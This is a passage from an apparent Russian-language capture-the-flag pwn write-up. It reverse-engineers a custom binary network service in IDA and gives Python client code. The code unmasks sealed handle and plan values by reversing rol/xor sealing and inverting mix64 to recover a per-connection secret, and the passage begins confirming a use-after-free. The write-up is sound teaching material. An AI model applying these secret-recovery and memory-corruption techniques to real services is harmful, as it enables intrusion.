## 3.3. Минимальные функции для frame

```
import socket
import struct

def recv_exact(sock, count):
    data = b""
    while len(data) < count:
        part = sock.recv(count - len(data))
        if not part:
            raise EOFError("connection closed")
        data += part
    return data

def field(tag, value):
    if isinstance(value, int):
        value = struct.pack("<Q", value)
    return tag.encode() + struct.pack("<H", len(value)) + value

def frame(opcode, request_id, *fields):
    payload = b"".join(field(tag, value) for tag, value in fields)
    header = struct.pack(
        "<2sBBII",
        b"GH",
        1,
        ord(opcode),
        request_id,
```

# 04

## КАК Я ВОССТАНОВИЛ BINARY FRAME

ПРОДОЛЖЕНИЕ

```
        len(payload),
    )
    return header + payload
```

После подключения сначала приходит текстовый banner. Я дочитываю его до prompt `b": "`, после чего сразу отправляю frame. Дополнительного handshake в обработчике нет.

```
HOST = "<host>"
PORT = 1337

sock = socket.create_connection((HOST, PORT))

banner = b""
while not banner.endswith(b": "):
    banner += recv_exact(sock, 1)

sock.sendall(frame("B", 1))
```

Ответ тоже начинается с 12-байтного заголовка:

```
header = recv_exact(sock, 12)
magic, version, opcode, request_id, size = struct.unpack("<2sBBII", header)
payload = recv_exact(sock, size)
```

ЛИЦО СИСТЕМЫ
PWN

04

# КАК Я ВОССТАНОВИЛ BINARY FRAME

ПРОДОЛЖЕНИЕ

ЛИЦО СИСТЕМЫ
PWN

Разбор tlv и отправка одного запроса:

# 04

## КАК Я ВОССТАНОВИЛ BINARY FRAME

ПРОДОЛЖЕНИЕ

```python
def parse_fields(data):
    result = {}
    offset = 0

    while offset < len(data):
        tag = chr(data[offset])
        size = struct.unpack_from("<H", data, offset + 1)[0]
        offset += 3
        value = data[offset:offset + size]
        offset += size
        result.setdefault(tag, []).append(value)

    return result

def recv_frame(sock):
    header = recv_exact(sock, 12)
    magic, version, opcode, request_id, size = struct.unpack(
        "<2sBBII", header
    )
    if magic ≠ b"GH" or version ≠ 1:
        raise ValueError("bad frame")
    payload = recv_exact(sock, size)
    return chr(opcode), request_id, parse_fields(payload)

def request(sock, request_id, opcode, *fields):
    sock.sendall(frame(opcode, request_id, *fields))
```

ЛИЦО СИСТЕМЫ
PWN

04

# КАК Я ВОССТАНОВИЛ BINARY FRAME

ПРОДОЛЖЕНИЕ

```
    events = []
    while True:
        reply_opcode, reply_id, reply = recv_frame(sock)

        if reply_opcode == "E":
            events.append(reply)
            continue
        if reply_id ≠ request_id:
            continue
        if reply_opcode == "!":
            raise RuntimeError(reply)
        if reply_opcode ≠ opcode:
            raise RuntimeError("unexpected opcode")

        return reply, events

def number(fields, tag):
    return struct.unpack("<Q", fields[tag][0])[0]
```

`E` означает асинхронное событие подписки, `!` означает ошибку. Событие может прийти перед ответом, поэтому его нельзя принять за ответ на текущий request id.

ЛИЦО СИСТЕМЫ
PWN

# 05

## ОТКУДА Я ВЗЯЛ `rol` И ЗАЧЕМ МНЕ НУЖЕН `ror`

Это важное место, потому что без него handle и plan выглядят случайными 64-битными числами.

### 4.1. Plan после команды B

Возвращаюсь к обработчику `B`:

1. в dispatcher ставлю курсор на `call sub_2BB9A0`;
2. нажимаю `Enter`;
3. нажимаю `F5`;
4. в конце функции замечаю вызов `sub_2BDEC0`.



# 05

## ОТКУДА Я ВЗЯЛ `rol` И ЗАЧЕМ МНЕ НУЖЕН `ror`

ПРОДОЛЖЕНИЕ

В `sub_2BDEC0` я вижу сборку сырого plan:

```
epoch:16 | route:8 | route_id:32 | check:8
```

```
__int64 __fastcall sub_2BDEC0()
{
  __int64 v0; // rax
  __int64 *v1; // rbx
  unsigned __int64 v2; // rdx
  __int64 v3; // rsi
  __int64 v4; // rdi
  __int64 v5; // r8
  __int64 v6; // rcx
  unsigned __int64 v7; // rbx
  unsigned __int64 v8; // rax

  v2 = (unsigned __int64)*((unsigned __int16 *)v1 + 4) << 48;
  v3 = *v1;
  v4 = *((unsigned __int8 *)v1 + 17);
  v5 = *(_QWORD *)(v0 + 24);
  v6 = *(_QWORD *)(v0 + 32);
  v7 = (unsigned __int64)*((unsigned int *)v1 + 5) << 8;
  v4 <<= 40;
  v8 = 0x94D049BB133111EBLL
     * (((0xBF58476D1CE4E5B9LL * (v3 ^ v4 ^ v7 ^ ((v3 ^ v4 ^ v7 ^ 0xBB67AE8584CAA73BLL) >> 30) ^ 0xBB67AE8584CAA73BLL)) >> 27)
      ^ (0xBF58476D1CE4E5B9LL * (v3 ^ v4 ^ v7 ^ ((v3 ^ v4 ^ v7 ^ 0xBB67AE8584CAA73BLL) >> 30) ^ 0xBB67AE8584CAA73BLL)));
  return __ROL8__(v5 ^ (v7 | v4 | v2 | (((v8 >> 31) ^ v8) >> 56)), v6);
}
```

# 05

## ОТКУДА Я ВЗЯЛ rol И ЗАЧЕМ МНЕ НУЖЕН ror

ПРОДОЛЖЕНИЕ

ЛИЦО СИСТЕМЫ
PWN

В assembly конец функции выглядит еще нагляднее:

```
.text:00000000002BDEC5                shl     rdx, 30h
.text:00000000002BDEC9                mov     rsi, [rbx]
.text:00000000002BDECC                movzx   edi, byte ptr [rbx+11h]
.text:00000000002BDED0                mov     ebx, [rbx+14h]
.text:00000000002BDED3                mov     r8, [rax+18h]
.text:00000000002BDED7                mov     rcx, [rax+20h]
.text:00000000002BDEDB                shl     rbx, 8
.text:00000000002BDEDF                shl     rdi, 28h
.text:00000000002BDEE3                or      rdx, rdi
.text:00000000002BDEE6                or      rdx, rbx
.text:00000000002BDEE9                xor     rdi, rsi
.text:00000000002BDEEC                xor     rbx, rdi
.text:00000000002BDEEF                mov     rax, 0BB67AE8584CAA73Bh
.text:00000000002BDEF9                xor     rax, rbx
.text:00000000002BDEFC                shr     rax, 1Eh
.text:00000000002BDF00                xor     rax, rbx
.text:00000000002BDF03                mov     rbx, 0BB67AE8584CAA73Bh
.text:00000000002BDF0D                xor     rax, rbx
.text:00000000002BDF10                mov     rbx, 0BF58476D1CE4E5B9h
.text:00000000002BDF1A                imul    rax, rbx
.text:00000000002BDF1E                mov     rbx, rax
.text:00000000002BDF21                shr     rbx, 1Bh
.text:00000000002BDF25                xor     rax, rbx
.text:00000000002BDF28                mov     rbx, 94D049BB133111EBh
.text:00000000002BDF32                imul    rax, rbx
.text:00000000002BDF36                mov     rbx, rax
.text:00000000002BDF39                shr     rbx, 1Fh
.text:00000000002BDF3D                xor     rax, rbx
.text:00000000002BDF40                shr     rax, 38h
.text:00000000002BDF44                or      rax, rdx
.text:00000000002BDF47                xor     rax, r8
.text:00000000002BDF4A                rol     rax, cl
.text:00000000002BDF4D                nop
.text:00000000002BDF4E                nop
.text:00000000002BDF4F                nop
.text:00000000002BDF50                retn
.text:00000000002BDF50 sub_2BDEC0     endp
.text:00000000002BDF50
.text:00000000002BDF50 ; ---------------------------------------------------------------------------
.text:00000000002BDF51                align 20h
.text:00000000002BDF60
.text:00000000002BDF60 ; =============== S U B R O U T I N E =======================================
.text:00000000002BDF60
.text:00000000002BDF60
.text:00000000002BDF60 ; unsigned __int64 __fastcall sub_2BDF60()
.text:00000000002BDF60 sub_2BDF60     proc near               ; CODE XREF: sub_2BC7E0+6F↑p
.text:00000000002BDF60                nop
.text:00000000002BDF61                movzx   ecx, byte ptr [rbx+10h]
.text:00000000002BDF65                movzx   edx, word ptr [rbx+8]
002BDED3 00000000002BDED3: sub_2BDEC0+13 (Synchronized with Hex View-1)
```

05

## ОТКУДА Я ВЗЯЛ `rol` И ЗАЧЕМ МНЕ НУЖЕН `ror`

ПРОДОЛЖЕНИЕ

Последняя операция имеет вид:

```
rol(mask ^ raw_plan, rotation)
```

Из нее прямо следует:

```
sealed_plan = rol64(mask ^ raw_plan, rotation)
```

`rol` означает rotate left - циклический сдвиг влево. Вышедшие слева биты не пропадают, а заходят справа.

Обратная операция к `rol(x, r)` - `ror(x, r)`, rotate right:

```
raw_plan = ror64(sealed_plan, rotation) ^ mask
```

Инструкция `ror` математически обратна увиденной в ida инструкции `rol`.

ЛИЦО СИСТЕМЫ
PWN

05

ОТКУДА Я ВЗЯЛ rol И ЗАЧЕМ МНЕ НУЖЕН ror

ПРОДОЛЖЕНИЕ

ЛИЦО СИСТЕМЫ
PWN

## 4.2. Реализация поворотов

```
MASK64 = (1 << 64) - 1

def rol64(value, count):
    count &= 63
    return ((value << count) | (value >> (64 - count))) & MASK64

def ror64(value, count):
    return rol64(value, 64 - count)
```

06

# РАЗБИРАЮ P И ВОССТАНАВЛИВАЮ HANDLE


ЛИЦО СИСТЕМЫ
PWN

Из dispatcher перехожу по `call sub_2BBC60`.

## 5.1. Ограничения входа и классы размера

В начале обработчика нахожу ограничения:

```
1 ⩽ len(label) ⩽ 64
1 ⩽ len(template) ⩽ 256
```



# 06

## РАЗБИРАЮ P И ВОССТАНАВЛИВАЮ HANDLE

ПРОДОЛЖЕНИЕ

ЛИЦО СИСТЕМЫ
PWN

Дальше вижу, как длина template превращается в class:

```
  {
    v10 = qword_518A00;
    v9 = nullptr;
  }
  if ( v10 != 0 )
    return 0;
  if ( (__int64)v9[5] >= 16 )
    return 0;
  if ( a1 == 0 || a1 > 64 || a6 == 0 || a6 > 256 )
    return 0;
  v11 = 0;
  v12 = 0xCBF29CE484222325LL;
  while ( a1 > v11 )
    v12 = 0x100000001B3LL * (*(unsigned __int8 *)(a4 + v11++) ^ (unsigned __int64)v12);
  v28 = v9;
  if ( a6 > 16 )
  {
    if ( a6 > 48 )
    {
      if ( a6 > 112 )
        v14 = 3;
      else
        v14 = 2;
    }
    else
    {
      v14 = 1;
    }
  }
  else
  {
    v14 = 0;
  }
  v31 = v6;
  sub_2BA9E0(
    a1: 1,
    a2: v6[2],
    a3: 112
  * ((((0x94D049BB133111EBLL
      * (((0xBF58476D1CE4E5B9LL * (((v12 ^ *v6 ^ 0x6C6162656C2D6768uLL) >> 30) ^ v12 ^ *v6 ^ 0x6C6162656C2D6768LL)) >> 27)
       ^ (0xBF58476D1CE4E5B9LL * (((v12 ^ *v6 ^ 0x6C6162656C2D6768uLL) >> 30) ^ v12 ^ *v6 ^ 0x6C6162656C2D6768LL)))) >> 31)
    ^ (0x94D049BB133111EBLL
     * (((0xBF58476D1CE4E5B9LL * (((v12 ^ *v6 ^ 0x6C6162656C2D6768uLL) >> 30) ^ v12 ^ *v6 ^ 0x6C6162656C2D6768LL)) >> 27)
      ^ (0xBF58476D1CE4E5B9LL * (((v12 ^ *v6 ^ 0x6C6162656C2D6768uLL) >> 30) ^ v12 ^ *v6 ^ 0x6C6162656C2D6768LL))))) >> 56),
    a4: v14,
    a5,
    a6);
  v29 = (unsigned __int16 *)v15;
  v17 = v28;
002BBDAF sub_2BBC60:60 (2BBDAF)
```

# 06

## РАЗБИРАЮ P И ВОССТАНАВЛИВАЮ HANDLE

ПРОДОЛЖЕНИЕ

```
.text:00000000002BBDA1                mov     r11, rbx
.text:00000000002BBDA4                shr     r11, 1Fh
.text:00000000002BBDA8                xor     rbx, r11
.text:00000000002BBDAB                cmp     r9, 10h
.text:00000000002BBDAF                jg      short loc_2BBDB5
.text:00000000002BBDB1                xor     ecx, ecx
.text:00000000002BBDB3                jmp     short loc_2BBDD4
.text:00000000002BBDB5 ; ---------------------------------------------------------------------------
.text:00000000002BBDB5
.text:00000000002BBDB5 loc_2BBDB5:                            ; CODE XREF: sub_2BBC60+14F↑j
.text:00000000002BBDB5                cmp     r9, 30h ; '0'
.text:00000000002BBDB9                jg      short loc_2BBDC2
.text:00000000002BBDBB                mov     ecx, 1
.text:00000000002BBDC0                jmp     short loc_2BBDD4
.text:00000000002BBDC2 ; ---------------------------------------------------------------------------
.text:00000000002BBDC2
.text:00000000002BBDC2 loc_2BBDC2:                            ; CODE XREF: sub_2BBC60+159↑j
.text:00000000002BBDC2                cmp     r9, 70h ; 'p'
.text:00000000002BBDC6                jg      short loc_2BBDCF
.text:00000000002BBDC8                mov     ecx, 2
.text:00000000002BBDCD                jmp     short loc_2BBDD4
.text:00000000002BBDCF ; ---------------------------------------------------------------------------
.text:00000000002BBDCF
.text:00000000002BBDCF loc_2BBDCF:                            ; CODE XREF: sub_2BBC60+166↑j
.text:00000000002BBDCF                mov     ecx, 3
.text:00000000002BBDD4
.text:00000000002BBDD4 loc_2BBDD4:                            ; CODE XREF: sub_2BBC60+153↑j
.text:00000000002BBDD4                                        ; sub_2BBC60+160↑j ...
.text:00000000002BBDD4                mov     [rsp+58h+arg_0], rax
.text:00000000002BBDD9                mov     rsi, [rax+10h]
.text:00000000002BBDDD                shr     rbx, 38h
.text:00000000002BBDE1                imul    rdx, rbx, 70h ; 'p'
.text:00000000002BBDE5                lea     rax, [rax+rdx]
.text:00000000002BBDE9                lea     rax, [rax+48h]
.text:00000000002BBDED                mov     edi, 1
.text:00000000002BBDF2                call    sub_2BA9E0
.text:00000000002BBDF7                mov     [rsp+58h+var_10], rax
.text:00000000002BBDFC                mov     rdx, [rsp+58h+var_18]
.text:00000000002BBE01                mov     r11, [rdx+28h]
.text:00000000002BBE05                mov     [rax+18h], r11w
.text:00000000002BBE0A                mov     rcx, [rdx+30h]
.text:00000000002BBE0E                mov     rbx, [rdx+28h]
.text:00000000002BBE12                inc     rbx
.text:00000000002BBE15                mov     r11, [rdx+20h]
.text:00000000002BBE19                cmp     rcx, rbx
.text:00000000002BBE1C                jnb     short loc_2BBE60
.text:00000000002BBE1E                mov     rax, r11
.text:00000000002BBE21                mov     edi, 1
.text:00000000002BBE26                lea     rsi, unk_4A05C0
002BBDAF 00000000002BBDAF: sub_2BBC60+14F (Synchronized with Hex View-1)
```

По сравнениям выписываю точные диапазоны:

ЛИЦО СИСТЕМЫ
PWN

06

# РАЗБИРАЮ P И ВОССТАНАВЛИВАЮ HANDLE

ПРОДОЛЖЕНИЕ

```
class 0: 1..16 bytes
class 1: 17..48 bytes
class 2: 49..112 bytes
class 3: 113..256 bytes
```

Удобные значения внутри диапазонов:

```
class 0 → 8 bytes
class 1 → 32 bytes
class 2 → 64 bytes
class 3 → 128 bytes
```

Это не отдельные magic-размеры. Можно выбрать любое значение внутри соответствующего диапазона.

## 5.2. Как label превращается в bucket

Сначала здесь считается fnv-1a. В ida я нахожу начальную константу и множитель:

```
offset basis = 0xcbf29ce484222325
prime        = 0x100000001b3
```

После fnv результат смешивается с секретом соединения и domain-константой `0x6c6162656c2d6768`. Старший байт результата становится bucket.


# 06

## РАЗБИРАЮ P И ВОССТАНАВЛИВАЮ HANDLE

ПРОДОЛЖЕНИЕ

```python
def fnv1a(data):
    value = 0xCBF29CE484222325
    for byte in data:
        value ^= byte
        value = value * 0x100000001B3 & MASK64
    return value

bucket = mix64(
    fnv1a(label) ^ seed0 ^ 0x6C6162656C2D6768
) >> 56
```




ЛИЦО СИСТЕМЫ
PWN

06

# РАЗБИРАЮ P И ВОССТАНАВЛИВАЮ HANDLE

ПРОДОЛЖЕНИЕ

ЛИЦО СИСТЕМЫ
PWN

`>> 56` оставляет верхние 8 бит, поэтому bucket имеет 256 возможных значений от 0 до 255.

## 5.3. Сырой handle

В конце `P` вижу, как entry превращается в число:

```
generation:16 | bucket:8 | slot:40
```



06

# РАЗБИРАЮ P И ВОССТАНАВЛИВАЮ HANDLE

ПРОДОЛЖЕНИЕ

ЛИЦО СИСТЕМЫ
PWN

В assembly видно те же сдвиги и маску:

```
.text:00000000002BBE9C                test    [rax], al
.text:00000000002BBE9E                mov     rdx, [rsp+58h+arg_0]
.text:00000000002BBEA3                inc     qword ptr [rdx+7098h]
.text:00000000002BBEAA                mov     rsi, [rsp+58h+var_10]
.text:00000000002BBEAF                movzx   eax, word ptr [rsi]
.text:00000000002BBEB2                shl     rax, 30h
.text:00000000002BBEB6                movzx   edi, byte ptr [rsi+2]
.text:00000000002BBEBA                shl     rdi, 28h
.text:00000000002BBEBE                or      rax, rdi
.text:00000000002BBEC1                mov     rdi, 0FFFFFFFFFFFh
.text:00000000002BBECB                and     rdi, [rsi+8]
.text:00000000002BBECF                or      rax, rdi
.text:00000000002BBED2                xor     rax, [rdx+18h]
.text:00000000002BBED6                mov     rcx, [rdx+20h]
.text:00000000002BBEDA                rol     rax, cl
.text:00000000002BBEDD                nop
.text:00000000002BBEDE                xor     ebx, ebx
.text:00000000002BBEE0                xor     ecx, ecx
.text:00000000002BBEE2                add     rsp, 50h
.text:00000000002BBEE6                pop     rbp
.text:00000000002BBEE7                retn
.text:00000000002BBEE8 ; ---------------------------------------------------------------------------
.text:00000000002BBEE8
.text:00000000002BBEE8 loc_2BBEE8:                            ; CODE XREF: sub_2BBC60+4↑j
.text:00000000002BBEE8                mov     [rsp+arg_0], rax
.text:00000000002BBEED                mov     [rsp+arg_8], rbx
.text:00000000002BBEF2                mov     [rsp+arg_10], rcx
.text:00000000002BBEF7                mov     [rsp+arg_18], rdi
.text:00000000002BBEFC                mov     [rsp+arg_20], rsi
.text:00000000002BBF01                mov     [rsp+arg_28], r8
.text:00000000002BBF06                mov     [rsp+arg_30], r9
.text:00000000002BBF0B                mov     [rsp+arg_38], r10
.text:00000000002BBF10                call    sub_FB3E0
.text:00000000002BBF10 sub_2BBC60     endp
.text:00000000002BBF10
.text:00000000002BBF15 ; ---------------------------------------------------------------------------
.text:00000000002BBF15                mov     rax, [rsp+8]
.text:00000000002BBF1A                mov     rbx, [rsp+10h]
.text:00000000002BBF1F                mov     rcx, [rsp+18h]
.text:00000000002BBF24                mov     rdi, [rsp+20h]
.text:00000000002BBF29                mov     rsi, [rsp+28h]
.text:00000000002BBF2E                mov     r8, [rsp+30h]
.text:00000000002BBF33                mov     r9, [rsp+38h]
.text:00000000002BBF38                mov     r10, [rsp+40h]
.text:00000000002BBF3D                nop     dword ptr [rax]
.text:00000000002BBF40                jmp     sub_2BBC60
.text:00000000002BBF40 ; ---------------------------------------------------------------------------
.text:00000000002BBF45                align 20h
.text:00000000002BBF60
002BBEAF 00000000002BBEAF: sub_2BBC60+24F (Synchronized with Hex View-1)
```

06

# РАЗБИРАЮ P И ВОССТАНАВЛИВАЮ HANDLE

ПРОДОЛЖЕНИЕ

```
raw_handle = (
    generation << 48
    | bucket << 40
    | slot
)

handle = rol64(raw_handle ^ mask, rotation)
```

После этого становится понятно, что `plan` и `handle` закрываются одной схемой:

```
sealed = rol64(raw ^ mask, rotation)
```

ЛИЦО СИСТЕМЫ
PWN

# 07


## КАК Я ВОССТАНОВИЛ ROTATION, MASK И RAW PLAN

ЛИЦО СИСТЕМЫ
PWN

### 6.1. Создаю два соседних профиля

В свежей транзакции дважды вызываю `P` с одинаковыми label и template:

```
B
P face0 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
P face0 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



07

# КАК Я ВОССТАНОВИЛ ROTATION, MASK И RAW PLAN

ПРОДОЛЖЕНИЕ

Одинаковый label дает один bucket. Одинаковый размер дает один class. Поэтому allocator выдает соседние slot.

Пусть:

```
h0 = rol64(raw0 ^ mask, rotation)
h1 = rol64(raw1 ^ mask, rotation)
```

xor убирает одинаковый mask:

```
h0 ^ h1 = rol64(raw0 ^ raw1, rotation)
```

В `raw0` и `raw1` совпадают generation и bucket, различаются только slot.

На свежем соединении первый slot равен 0, второй равен 1. Тогда:

```
raw0 ^ raw1 = 1
h0 ^ h1 = rol64(1, rotation)
```

`rol64(1, rotation)` имеет ровно один установленный бит. Позиция этого бита и есть rotation.

ЛИЦО СИСТЕМЫ
PWN

07

# КАК Я ВОССТАНОВИЛ ROTATION, MASK И RAW PLAN

ПРОДОЛЖЕНИЕ

ЛИЦО СИСТЕМЫ
PWN

```
delta = h0 ^ h1

if delta == 0 or delta & (delta - 1):
    raise ValueError("нужна пара, у которой xor содержит один бит")

rotation = delta.bit_length() - 1
```

Если соединение уже использовало slot и xor не однобитный, проще открыть новое соединение и повторить эксперимент.

## 6.2. Перебираю только 256 bucket

Для первого профиля известны:

```
generation = 1
slot = 0
bucket = пока неизвестен, но он занимает один байт
```

Поэтому перебираю всего 256 кандидатов:

```
for bucket in range(256):
    candidate_raw = (1 << 48) | (bucket << 40)
    mask = ror64(h0, rotation) ^ candidate_raw
    raw_plan = ror64(plan, rotation) ^ mask
```

07

КАК Я ВОССТАНОВИЛ ROTATION, MASK И RAW PLAN

ПРОДОЛЖЕНИЕ

ЛИЦО СИСТЕМЫ
PWN

## 6.3. Как проверить кандидата plan

Сырой plan имеет layout:

```
epoch:16 | route:8 | route_id:32 | check:8
```

Поля извлекаются так:

```
epoch = raw_plan >> 48
route = raw_plan >> 40 & 0xFF
route_id = raw_plan >> 8 & 0xFFFFFFFF
check = raw_plan & 0xFF
```

Проверочный байт виден в `sub_2BDEC0`:

```
expected_check = mix64(
    transaction
    ^ (route << 40)
    ^ (route_id << 8)
    ^ 0xBB67AE8584CAA73B
) >> 56
```

Кандидат оставляю, если:

07

# КАК Я ВОССТАНОВИЛ ROTATION, MASK И RAW PLAN

ПРОДОЛЖЕНИЕ

```
epoch == 1
check == expected_check
bucket(label) == candidate bucket
```

Последняя проверка требует `seed0`. Mask тоже создается через `mix64`, поэтому его можно обратить:

```
seed0 = unmix64(mask) ^ 0x7469636B65742D67
```

Константы и все три стадии `mix64` видны в ida. `mix64` обратима, потому что xor со сдвигом обратим, а оба множителя нечетные и имеют обратные элементы по модулю `2**64`.

ЛИЦО СИСТЕМЫ
PWN

# 07

## КАК Я ВОССТАНОВИЛ ROTATION, MASK И RAW PLAN

ПРОДОЛЖЕНИЕ

```python
def mix64(value):
    value &= MASK64
    value ^= value >> 30
    value = value * 0xBF58476D1CE4E5B9 & MASK64
    value ^= value >> 27
    value = value * 0x94D049BB133111EB & MASK64
    value ^= value >> 31
    return value

def undo_xor_right(value, shift):
    result = value
    for _ in range(6):
        result = value ^ (result >> shift)
    return result & MASK64

def unmix64(value):
    value = undo_xor_right(value, 31)
    value = value * pow(0x94D049BB133111EB, -1, 1 << 64) & MASK64
    value = undo_xor_right(value, 27)
    value = value * pow(0xBF58476D1CE4E5B9, -1, 1 << 64) & MASK64
    return undo_xor_right(value, 30)
```

После этих проверок у меня есть `rotation`, `mask`, `seed0` и `raw_plan`.

ЛИЦО СИСТЕМЫ
PWN

# 08

## КАК Я ПОДТВЕРДИЛ USE-AFTER-FREE


ЛИЦО СИСТЕМЫ
PWN

Для проверки первоначальной гипотезы сравниваю обработчики `W` и `D`.

### 7.1. Что сохраняет W

В `sub_2BBF60` сначала нахожу раскрытие handle:

```
raw = mask ^ ror(handle, rotation)
```



# 08

